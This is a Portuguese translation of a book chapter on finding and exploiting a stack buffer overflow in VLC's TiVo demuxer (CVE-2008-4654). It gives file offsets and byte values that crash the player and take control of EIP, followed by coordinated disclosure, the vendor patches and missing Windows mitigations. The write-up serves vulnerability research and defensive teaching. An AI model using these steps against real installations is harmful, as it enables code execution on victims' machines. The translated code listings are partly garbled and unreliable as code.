1. 32 bytes de dados do arquivo de mídia TiVo controlados pelo usuário são copiados para o buffer de pilha `mst_buf`. O buffer de destino tem um tamanho de 32 bytes.
2. 4 bytes de dados controlados pelo usuário são extraídos do buffer e armazenados em `i_map_size`.
3. Os dados do arquivo de mídia TiVo controlados pelo usuário são copiados para o `mst_buf` mais uma vez. Dessa vez, o tamanho dos dados copiados é calculado usando `i_map_size`. Se `i_map_size` tiver um valor maior que 24, ocorrerá um estouro do buffer da pilha (consulte a Seção A.1).

2.2 Exploração

Para explorar a vulnerabilidade, executei as seguintes etapas:

- Etapa 1: Encontre um arquivo de filme TiVo de amostra.
- Etapa 2: Encontre um caminho de código para alcançar o código vulnerável.
- Etapa 3: Manipule o arquivo de filme do TiVo para travar o VLC.
- Etapa 4: Manipular o arquivo de filme do TiVo para obter o controle

do EIP.




Figura 2-2: Visão geral da vulnerabilidade, desde a entrada até o estouro do buffer de pilha

Há mais de uma maneira de explorar um bug de formato de arquivo. Você pode criar um arquivo com o formato correto do zero ou pode manipular um arquivo pré-existente válido. Neste exemplo, escolhi a segunda opção.

Etapa 1: Localizar um arquivo de amostra de filme do TiVo

Primeiro, baixei o seguinte arquivo de amostra do TiVo em <http://samples.mplayerhq.hu/>:

Site <http://samples.mplayerhq.hu/> é um bom ponto de partida para pesquisar todos os tipos de amostras de formato de arquivo multimídia.

```
$ wget http://samples.mplayerhq.hu/TiVo/test-dtivo-junkskip.ty%2b
--2008-10-12 21:12:25-- http://samples.mplayerhq.hu/TiVo/test-dtivo-junkskip.ty%2b
Resolvendo samples.mplayerhq.hu... 213.144.138.186
Conectando-se a samples.mplayerhq.hu|213.144.138.186|:80... conectado.
Solicitação HTTP enviada, aguardando resposta... 200 OK
Comprimento: 5242880 (5.0M) [text/plain]
Salvando em: `test-dtivo-junkskip.ty'

100%[=====] 5,242,880                                240K/s in 22s
2008-10-12 21:12:48 (232 KB/s) - `test-dtivo-junkskip.ty+' salvo [5242880/5242880]
```

Etapa 2: Encontre um caminho de código para chegar ao código vulnerável

Não consegui encontrar documentação sobre as especificações do formato de arquivo TiVo, então li o código-fonte para encontrar um caminho para chegar ao código vulnerável em `parse_master()`.

Se um arquivo TiVo for carregado pelo VLC, o seguinte fluxo de execução será adotado (todas as referências de código-fonte são do *vlc-0.9.4\modules\demux\Ty.c* do VLC). A primeira função relevante que é chamada é Demux():

```
[..]
386 static int Demux( demux_t *p_demux )
387 {
388     demux_sys_t *p_sys = p_demux->p_sys;
389     ty_rec_hdr_t *p_rec;
390     block_t*p_block_in =
NULL; 391
392/*msg_Dbg      (p_demux, "ty demux processing" );*/ 393
394     /* atingimos o EOF antes? */
395     se( p_sys->eof )
396         retornar 0;
397
398     /*
399      * o que fazemos (1 registro agora... talvez mais tarde):
400      * - use stream_Read() para ler o cabeçalho do bloco e os cabeçalhos de registro
401      * - descartar o bloco inteiro se for um bloco de cabeçalho PART
402      * Analisar todos os cabeçalhos em uma matriz de cabeçalhos de registros
403      * - mantém um indicador do registro em que estamos
404      * - use stream_Block() para buscar cada registro
405      * Analisar o PTS dos cabeçalhos do PES
406      * - definir PTS para pacotes de dados
407      * - passar os dados para o codec adequado por meio de
es_out_Send() 408
409      * se esta for a primeira vez ou
410      * Se estivermos no final dessa parte, inicie uma nova
411      */
412     /* analisar os cabeçalhos de registro do próximo bloco */
413     if( p_sys->b_first_chunk || p_sys->i_cur_rec >= p_sys->i_num_recs )
414     {
415         se( get_chunk_header(p_demux) == 0 )
[..]
```

Após algumas verificações de sanidade nas linhas 395 e 413, a função *get_chunk_header()* é chamada na linha 415.

```
[..]
112 #define TIVO_PES_FILEID      ( 0xf5467abd )
[..]
1839 static int get_chunk_header(demux_t *p_demux) 1840
{
    1841int i_readSize,
i_num_recs; 1842uint8_t *p_hdr_buf;
1843const uint8_t *p_peek;
1844demux_sys_t *p_sys = p_demux->p_sys;
1845    int i_payload_size;           soma dos tamanhos de todos os
registros */ 1846
1847msg_Dbg      (p_demux, "parsing ty chunk #%d", p_sys->i_cur_chunk );
1848
1849/* Se houver espaço de preenchimento restante do último bloco,
obtenha-o */ 1850if      (p_sys->i_stuff_cnt > 0) {
```

```

1851stream_Read ( p_demux->s, NULL, p_sys->i_stuff_cnt); 1852p_sys-
>i_stuff_cnt = 0;
1853    }
1854
1855/*    ler o cabeçalho do pacote TY */
1856i_readSize = stream_Peek( p_demux->s, &p_peek, 4 );
1857p_sys->i_cur_chunk++;
1858
1859se ( (i_readSize < 4) || ( U32_AT(&p_peek[ 0 ] ) == 0
)) 1860    {
1861/*        EOF */
1862p_sys->eof = 1;
1863retorno 0;
1864    }
1865
1866/*    verificar se é um cabeçalho de parte */
1867if ( U32_AT( &p_peek[ 0 ] ) == TIVO_PES_FILEID )
1868    {
1869/*        analisar o bloco mestre */
1870        parse_master(p_demux);
1871return get_chunk_header(p_demux);
1872    }
[...]

```

Na linha 1856 de `get_chunk_header()`, os dados controlados pelo usuário do arquivo TiVo é atribuído ao ponteiro `p_peek`. Em seguida, na linha 1867, o processo verifica se os dados do arquivo apontados por `p_peek` são iguais a `TIVO_PES_FILEID` (que é definido como `0xf5467abd` na linha 112). Em caso afirmativo, a função vulnerável `parse_master()` é chamada (consulte a linha 1870).

Para acessar a função vulnerável usando esse caminho de código, o arquivo de amostra do TiVo precisava conter o valor de `TIVO_PES_FILEID`. Procurei o padrão `TIVO_PES_FILEID` no arquivo de amostra do TiVo e o encontrei no deslocamento `0x00300000` do arquivo (consulte a Figura 2-3).

00300000h:	F5 46 7A BD 00 00 00 02 00 02 00 00 00 01 F7 04 ; ðFz½.....÷.
00300010h:	00 00 00 00 08 00 00 00 02 3B 9A CA 00 00 00 01 48 ;;§È....H

Figura 2-3: Padrão `TIVO_PES_FILEID` no arquivo de amostra do TiVo

Com base nas informações da função `parse_master()` (consulte o trecho de código-fonte a seguir), o valor de `i_map_size` deve ser encontrado no deslocamento 20 (0x14) em relação ao padrão `TIVO_PES_FILEID` encontrado no deslocamento `0x00300000` do arquivo.

```

[...]
1641stream_Read (p_demux->s, mst_buf, 32);
1642i_map_size = U32_AT(&mst_buf[20]); /* tamanho da máscara de bits,
em bytes */ [...]

```

Nesse ponto, descobri que o arquivo de amostra do TiVo que baixei já aciona a função vulnerável `parse_master()`, portanto, não seria necessário ajustar o arquivo de amostra. Ótimo!

Obtenha o
 vulnerável
 Versão para
 Windows
 do VLC a
 Partir de
[http://download.videolan.org/
pub/videolan/
vlc/0.9.4/
win32/](http://download.videolan.org/pub/videolan/vlc/0.9.4/win32/).

Etapa 3: Manipular o arquivo de filme do TiVo para travar o VLC

Em seguida, tentei manipular o arquivo de amostra do TiVo para travar o VLC. Para isso, bastava alterar o valor de 4 bytes no deslocamento do arquivo de amostra de `i_map_size` (que era `0x00300014` neste exemplo).

Conforme ilustrado na Figura 2-4, alterei o valor de 32 bits no deslocamento de arquivo `0x00300014` de `0x00000002` para `0x000000ff`. O novo valor de 255 bytes (`0xff`) deve ser suficiente para transbordar o buffer da pilha de 32 bytes e sobreescriver o endereço de retorno armazenado após o buffer na pilha (consulte a Seção A.1). Em seguida, abri o arquivo de amostra alterado com o VLC enquanto depurava o reproduutor de mídia com o Immunity Debugger.³ O arquivo de filme foi reproduzido como antes, mas após alguns segundos - assim que os dados do arquivo alterado foram processados - o reproduutor VLC travou, com o resultado mostrado na Figura 2-5.




Figura 2-4: Novo valor para `i_map_size` no arquivo de amostra do TiVo




Figura 2-5: Violação de acesso ao VLC no depurador de imunidade

Como esperado, o VLC travou ao analisar o arquivo TiVo malformado. A falha foi muito promissora, pois o ponteiro de instruções (EIP)

) estava apontando para um local de memória inválido (indicado pela mensagem Access violation when executing [20030000] na barra de status do depurador). Isso pode significar que eu poderia facilmente obter o controle do ponteiro de instruções.

Etapa 4: Manipular o arquivo de filme do TiVo para obter o

controle do EIP Minha próxima etapa foi determinar quais bytes do arquivo de amostra substituíram de fato o endereço de retorno do stack frame atual para que

Eu poderia assumir o controle do EIP. O depurador declarou que o EIP tinha um valor

de 0x20030000 no momento da falha. Para determinar em qual deslocamento esse valor é encontrado, eu poderia tentar calcular o deslocamento exato do arquivo ou poderia simplesmente pesquisar o arquivo em busca do padrão de bytes. Escolhi a última abordagem e comecei a partir do deslocamento do arquivo 0x00300000. Encontrei a sequência de bytes desejada no deslocamento do arquivo 0x0030005c, representada em notação little-endian, e alterei os 4 bytes para o valor 0x41414141 (conforme ilustrado na Figura 2-6).




Figura 2-6: Novo valor para EIP no arquivo de amostra do TiVo

Em seguida, reinicie o VLC no depurador e abra o novo arquivo (consulte a Figura 2-7).




Figura 2-7: Controle EIP do reproduutor de mídia VLC

EIP = 41414141 . . . Missão de controle de EIP cumprida! Conseguí criar uma exploração funcional, com o objetivo de obter execução arbitrária de código, usando a conhecida técnica jmp reg, conforme descrito em "Variations in Exploit Methods Between Linux and Windows" (Variações nos métodos de exploração entre Linux e Windows), de David Litchfield.⁴

Como a Alemanha tem leis rígidas contra isso, não fornecerei um exploit totalmente funcional, mas, se estiver interessado, assista a um vídeo curto que gravei e que mostra o exploit em ação.⁵

2.3 Remediação de vulnerabilidades

Sábado, 18 de outubro de 2008

Agora que descobri uma vulnerabilidade de segurança, posso divulgá-la de várias maneiras. Posso entrar em contato com o desenvolvedor do software e, de forma "responsável", contar a ele o que descobri e ajudá-lo a criar uma correção. Esse processo é chamado de *divulgação responsável*. Como esse termo implica que outros meios de divulgação são irresponsáveis, o que não é necessariamente verdade, ele está sendo lentamente substituído por *divulgação coordenada*.

Por outro lado, eu poderia vender minhas descobertas a um *corretor de vulnerabilidades* e deixá-lo informar o desenvolvedor do software.

Atualmente, os dois principais participantes do mercado comercial de vulnerabilidades são o iDefense Labs da Verisign, com seu Vulnerability Contribution Program (VCP), e a Zero Day Initiative (ZDI) da Tipping Point. Tanto o VCP quanto a ZDI seguem práticas de divulgação coordenadas e trabalham com o fornecedor afetado.

Outra opção é a *divulgação completa*. Se eu escolhesse a divulgação completa, liberaria as informações sobre a vulnerabilidade para o público sem notificar o fornecedor. Há outras opções de divulgação, mas a motivação por trás delas geralmente não envolve a correção do bug (por exemplo, vender as descobertas em mercados clandestinos).⁶

No caso da vulnerabilidade do VLC descrita neste capítulo, optei pela divulgação coordenada. Em outras palavras, notifiquei os principais mantenedores do VLC, forneci a eles as informações necessárias e coordenei com eles o momento da divulgação pública.

Depois que informei os mantenedores do VLC sobre o bug, eles desenvolveram o seguinte patch para solucionar a vulnerabilidade:⁷

```
--- a/modules/demux/ty.c
+++ b/modules/demux/ty.c
@@ -1639,12 +1639,14 @@ static void parse_master(demux_t *p_demux)
    /* analisar todas as entradas */
    p_sys->seq_table = malloc(p_sys->i_seq_table_size * sizeof(ty_seq_table_t)); for
    (i=0; i<p_sys->i_seq_table_size; i++) {
-stream_Read    (p_demux->s, mst_buf, 8 + i_map_size);
+stream_Read    (p_demux->s, mst_buf, 8);
    p_sys->seq_table[i].l_timestamp = U64_AT(&mst_buf[0]); if
    (i_map_size > 8) {
        msg_Err(p_demux, "Tamanho do bitmap SEQ não suportado no bloco mestre");
+stream_Read    (p_demux->s, NULL, i_map_size);
    memset(p_sys->seq_table[i].chunk_bitmask, i_map_size, 0);
```

```
    } else {
+stream_Read  (p_demux->s, mst_buf + 8, i_map_size);
    }
}
```

As alterações são bastante diretas. A chamada anteriormente vulnerável para `stream_Read()` agora usa um valor de tamanho fixo, e o valor controlado pelo usuário de `i_map_size` é usado apenas como um valor de tamanho para `stream_Read()` se for menor ou igual a 8. Uma correção fácil para um bug óbvio.

Mas espere - a vulnerabilidade realmente desapareceu? A variável `i_map_size` ainda é do tipo `signed int`. Se um valor maior ou igual a `0x80000000` for fornecido para `i_map_size`, ele será interpretado como negativo, e o estouro ainda ocorrerá nas funções `stream_Read()` e `memcpy()` do ramo `else` do patch (consulte a Seção A.3 para obter uma descrição dos intervalos de `int` sem sinal e `int` com sinal). Também relatei esse problema para os principais responsáveis pelo VLC, o que resultou em outro patch.⁸

```
[..]
@@ -1616,7 +1618,7 @@ static void parse_master(demux_t *p_demux)
{
    demux_sys_t *p_sys = p_demux->p_sys;
    uint8_t mst_buf[32];
-int i, i_map_size;
+uint32_t i, i_map_size;
    int64_t i_save_pos = stream_Tell(p_demux->s);
    int64_t i_pts_secs;
[..]
```

Agora que `i_map_size` é do tipo `unsigned int`, esse bug foi corrigido. Talvez você já tenha notado que a função `parse_master()` contém outra vulnerabilidade de estouro de buffer. Também relatei esse erro aos mantenedores do VLC. Se você não conseguir identificá-lo, dê uma olhada mais de perto no segundo patch fornecido pelos mantenedores do VLC, que também corrigiu esse erro.

Uma coisa que me surpreendeu foi o fato de que nenhuma das elogiadas técnicas de mitigação de exploração do Windows Vista conseguiu me impedir de assumir o controle do EIP e executar código arbitrário da pilha usando a técnica `jmp reg`. O cookie de segurança ou o recurso /GS deveria ter impedido a manipulação do endereço de retorno. Além disso, o ASLR ou o NX/DEP deveriam ter impedido a execução de código arbitrário. (Consulte a Seção C.1 para obter uma descrição detalhada de todas essas técnicas de atenuação).

Para resolver esse mistério, baixei o Process Explorer⁹ e o configurei para mostrar o status de DEP e ASLR dos processos.

OBSERVAÇÃO Para configurar o Process Explorer para mostrar o status de DEP e ASLR dos processos, adicionei as seguintes colunas à exibição: **View ▶ Select**

Colunas ▶ Visualização e status do DEP ▶ Selecionar colunas ▶ ASLR Ativado. Além disso, configurei o painel inferior para exibir DLLs para um e adicionou a coluna "ASLR Enabled".

A saída do Process Explorer, ilustrada na Figura 2-8, mostra que o VLC e seus módulos não usam DEP nem ASLR (isso é indicado por um valor vazio nas colunas DEP e ASLR). Investiguei mais a fundo para determinar por que o processo do VLC não usa essas técnicas de atenuação.




Figura 2-8: VLC no Process Explorer

A DEP pode ser controlada pela política do sistema por meio de APIs especiais e opções de tempo de compilação (consulte [oblogdePesquisa](#) e Defesa de Segurança da Microsoft¹⁰ da Microsoft para obter mais informações sobre a DEP). A política padrão da DEP em todo o sistema para sistemas operacionais clientes, como o Windows Vista, é chamada de OptIn. Nesse modo de operação, a DEP é ativada somente para processos que explicitamente optam pela DEP. Como usei uma instalação padrão do Windows Vista de 32 bits, a política de DEP em todo o sistema deve ser definida como OptIn. Para verificar isso, usei o aplicativo de console `bcdedit.exe` em um prompt de comando elevado:

```
C:\Windows\system32>bcdedit /enum | findstr nx
nx
          OptIn
```

A saída do comando mostra que o sistema foi de fato configurado para usar o modo de operação OptIn do DEP, o que explica por que o VLC não usa essa técnica de atenuação: O processo simplesmente não opta pela DEP.

Há diferentes maneiras de optar por um processo na DEP. Por exemplo, você pode usar a opção apropriada do vinculador (/NXCOMPAT) no momento da compilação ou pode usar a API SetProcessDEPPolicy para permitir que um aplicativo opte pela DEP de forma programática.

Para obter uma visão geral das opções de tempo de compilação relevantes para a segurança usadas pelo VLC, examinei os arquivos executáveis do reprodutor de mídia com o LookingGlass (consulte a Figura 2-9).¹¹

OBSERVAÇÃO Em 2009, a Microsoft lançou uma ferramenta chamada *BinScope Binary Analyzer*, que analisa os binários em busca de uma ampla variedade de proteções de segurança com uma interface muito simples e fácil de usar.¹²

O LookingGlass mostrou que a opção do vinculador para ASLR ou DEP não foi usada para compilar o VLC.¹³ As versões Windows do VLC media player são criadas usando o ambiente Cygwin¹⁴ um conjunto de utilitários e aplicativos de mídia.

O Cygwin é um sistema operacional que oferece a aparência do Linux dentro do sistema operacional Windows. Como as chaves do vinculador que mencionei são suportadas apenas pelo Visual C++ 2005 SP1 da Microsoft e posteriores (e, portanto, não são suportadas pelo Cygwin), não é uma grande surpresa que elas não sejam suportadas pelo VLC.




Figura 2-9: Resultado da verificação do LookingGlass do VLC

Veja o seguinte trecho das instruções de compilação do VLC:

[..]
Compilação do VLC a partir do código-fonte
=====

[..]
- nativamente no Windows, usando o cygwin (www.cygwin.com) com ou sem a camada de emulação POSIX. Essa é a maneira preferida de compilar o vlc se você quiser fazer isso no Windows.
[..]

MÉTODOS NÃO SUPORTADOS

[..]
- nativamente no Windows, usando o Microsoft Visual Studio. Isso não funcionará.
[..]

No momento em que este artigo foi escrito, o VLC não usava nenhuma das técnicas de atenuação de exploração fornecidas pelo Windows Vista ou versões posteriores. Como resultado, todos os bugs do VLC no Windows são tão facilmente explorados hoje quanto há 20 anos, quando nenhum desses recursos de segurança era amplamente implantado ou suportado.

2.4 Lições aprendidas

Como programador:

- Nunca confie na entrada do usuário (isso inclui dados de arquivos, dados de rede, etc.).
- Nunca use valores de comprimento ou tamanho não validados.
- Sempre que possível, utilize as técnicas de atenuação de exploração oferecidas pelos sistemas operacionais modernos. No Windows, o software deve ser compilado com o Visual C++ 2005 SP1 da Microsoft ou posterior, e as opções apropriadas do compilador e do vinculador devem ser usadas. Além disso, a Microsoft lançou o *Enhanced Kit de ferramentas de experiência de mitigação*,¹⁵ que permite que técnicas específicas de mitigação sejam aplicadas sem recompilação.

Como usuário de players de mídia:

- Nunca confie nas extensões de arquivos de mídia (consulte a Seção 2.5 abaixo).

2.5 Adendo

Segunda-feira, 20 de outubro de 2008

Como a vulnerabilidade foi corrigida e uma nova versão do VLC está disponível, lancei um aviso de segurança detalhado em meu site (a Figura 2-10 mostra a linha do tempo).¹⁶ O bug foi atribuído como CVE-2008-4654.

OBSERVAÇÃO De acordo com a documentação fornecida pelo MITRE,¹⁷ Os Identificadores de Vulnerabilidades e Exposições Comuns (também chamados de nomes CVE, números CVE, CVE-IDs e CVEs) são "identificadores únicos e comuns para vulnerabilidades de segurança da informação conhecidas publicamente".




Figura 2-10: Linha do tempo da vulnerabilidade

Segunda-feira, 5 de janeiro de 2009

Em reação ao bug e ao meu aviso detalhado, recebi muitos e-mails com várias perguntas de usuários preocupados do VLC. Havia duas perguntas que eu via repetidas vezes:

Nunca ouvi falar do formato de mídia TiVo antes. Por que eu abrindo um arquivo de mídia tão obscuro?

Estarei seguro se não abrir mais os arquivos de mídia do TiVo no VLC?

Essas são perguntas válidas, então me perguntei como eu normalmente aprenderia sobre o formato de um arquivo de mídia que baixei pela Internet sem mais informações do que a extensão do arquivo. Eu poderia abrir um editor hexadecimal e dar uma olhada no cabeçalho do arquivo, mas, para ser sincero, acho que as pessoas comuns não se dariam ao trabalho. Mas as extensões de arquivo são confiáveis? Não, não são. A extensão de arquivo normal para os arquivos do TiVo é .ty. Mas o que impede um invasor de alterar o nome do arquivo de *fun.ty* para *fun.avi*, *fun.mov*, *fun.mkv* ou o que quiser? O arquivo ainda será aberto e processado como um arquivo TiVo pelo reproduutor de mídia, pois o VLC, como quase todos os reprodutores de mídia, não usa extensões de arquivo para reconhecer o formato da mídia.

Notas

1. Consulte Dick Grune e Ceriel J.H. Jacobs, *Parsing Techniques: A Practical Guide*, 2nd ed. (Nova York: Springer Science+Business Media, 2008), 1.
2. A versão vulnerável do código-fonte do VLC pode ser baixada em <http://download.videolan.org/pub/videolan/vlc/0.9.4/vlc-0.9.4.tar.bz2>.

3. O Immunity Debugger é um excelente depurador para Windows baseado no OllyDbg. Ele vem com uma boa GUI e muitos recursos e plug-ins extras para dar suporte à caça a bugs e ao desenvolvimento de explorações. Ele pode ser encontrado em <http://www.immunityinc.com/products-immdbg.shtml>.
4. Consulte David Litchfield, "Variations in Exploit Methods Between Linux and Windows," 2003, http://www.nccgroup.com/Libraries/Document_Downloads/Variations_in_Exploit_methods_between_Linux_and_Windows.sflb.ashx.
5. Consulte <http://www.trapkit.de/books/bhd/>.
6. Para obter mais informações em sobre divulgação responsável, coordenada e completa, bem como sobre o mercado de vulnerabilidade comercial, consulte Stefan Frei, Dominik Schatzmann, Bernhard Plattner e Brian Trammel, "Modelling the Security Ecosystem-The Dynamics of (In)Security," 2009, <http://www.techzoom.net/publications/security-ecosystem/>.
7. O repositório Git do VLC pode ser encontrado em <http://git.videolan.org/>. A primeira correção emitida para esse bug pode ser baixada em <http://git.videolan.org/?p=vlc.git;a=commitdiff;h=26d92b87bba99b5ea2e17b7eaa39c462d65e9133>.
8. A correção para o bug subsequente do VLC no que encontrei pode ser baixada em <http://git.videolan.org/?p=vlc.git;a=commitdiff;h=d859e6b9537af2d7326276f70de25a840f554dc3>.
9. Para fazer o download do Process Explorer, visite [http://technet.microsoft.com/en-en/sysinternals/bb896653/](http://technet.microsoft.com/en-en/sysinternals/bb896653).
10. Consulte <http://blogs.technet.com/b/srd/archive/2009/06/12/understanding-dep-as-a-mitigation-technology-part-1.aspx>.
11. O LookingGlass é uma ferramenta útil para examinar uma estrutura de diretório ou os processos em execução para informar quais binários não utilizam ASLR e NX. Ele pode ser encontrado em <http://www.erratasec.com/lookingglass.html>.
12. Para fazer o download do analisador binário BinScope, visite <http://go.microsoft.com/fwlink/?linkid=9678113>.
13. Um bom artigo sobre as técnicas de atenuação de exploração introduzidas pelo Microsoft Visual C++ 2005 SP1 e posteriores: Michael Howard, "Protecting Your Code with Visual C++ Defenses", *MSDN Magazine*, março de 2008, <http://msdn.microsoft.com/en-us/magazine/cc337897.aspx>.
14. Consulte <http://www.cygwin.com/>.
15. O kit de ferramentas Enhanced Mitigation Experience Toolkit está disponível em <http://blogs.technet.com/srd/archive/2010/09/02/enhanced-mitigation-experience-toolkit-emet-v2-0-0.aspx>.
16. Minha consultoria de segurança , que descreve os detalhes da vulnerabilidade do VLC, pode ser encontrada em <http://www.trapkit.de/advisories/TKADV2008-010.txt>.
17. Consulte <http://cve.mitre.org/cve/identifiers/index.html>.

3

FUGA DA ZONA WWW

Quinta-feira, 23 de agosto de
2007 Prezado diário,

Sempre fui um grande fã de vulnerabilidades em kernels de sistemas operacionais, porque geralmente elas são bastante interessantes, muito poderosas e difíceis de explorar.

Recentemente, vasculhei vários kernels de sistemas operacionais em busca de bugs. Um dos kernels que pesquisei foi o kernel do Sun Solaris. E adivinhe só? Fui bem-sucedido. ☺

- Em 27 de janeiro de 2010, a Sun foi adquirida pela Oracle Corporation. Oracle agora geralmente se refere ao Solaris como "Oracle Solaris".

3.1 Descoberta de vulnerabilidades

